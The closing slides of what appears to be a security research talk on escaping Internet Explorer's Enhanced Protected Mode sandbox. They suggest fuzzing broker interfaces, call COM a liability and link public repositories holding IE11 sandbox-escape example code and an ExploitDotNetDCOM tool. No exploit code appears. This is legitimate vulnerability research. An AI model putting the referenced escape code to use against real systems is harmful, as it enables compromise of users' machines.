
EPM Verdict



Continuing the Work

- IE EPM has a massive attack surface.
 - Broker objects with upwards of 145 functions seem risky
 - Takes a long time to manually audit these things
 - I've only looked at a limited number of functions
- Fuzz the *BEEP* out of the broker interfaces
- COM is a liability! Any registered executable in elevation policy could contain COM objects

Demo Time!



Resources

- Example code and ExploitDotNetDCOM available:
 - <https://github.com/tyranid/IE11SandboxEscapes>
 - <https://github.com/tyranid/ExploitDotNetDCOM>
- Latest version of OleViewDotNet:
 - <https://github.com/tyranid/oleviewdotnet>
- Excellent write up of EPM by Mark Vincent Yason
 - Blackhat ASIA 2014 Archives

Questions?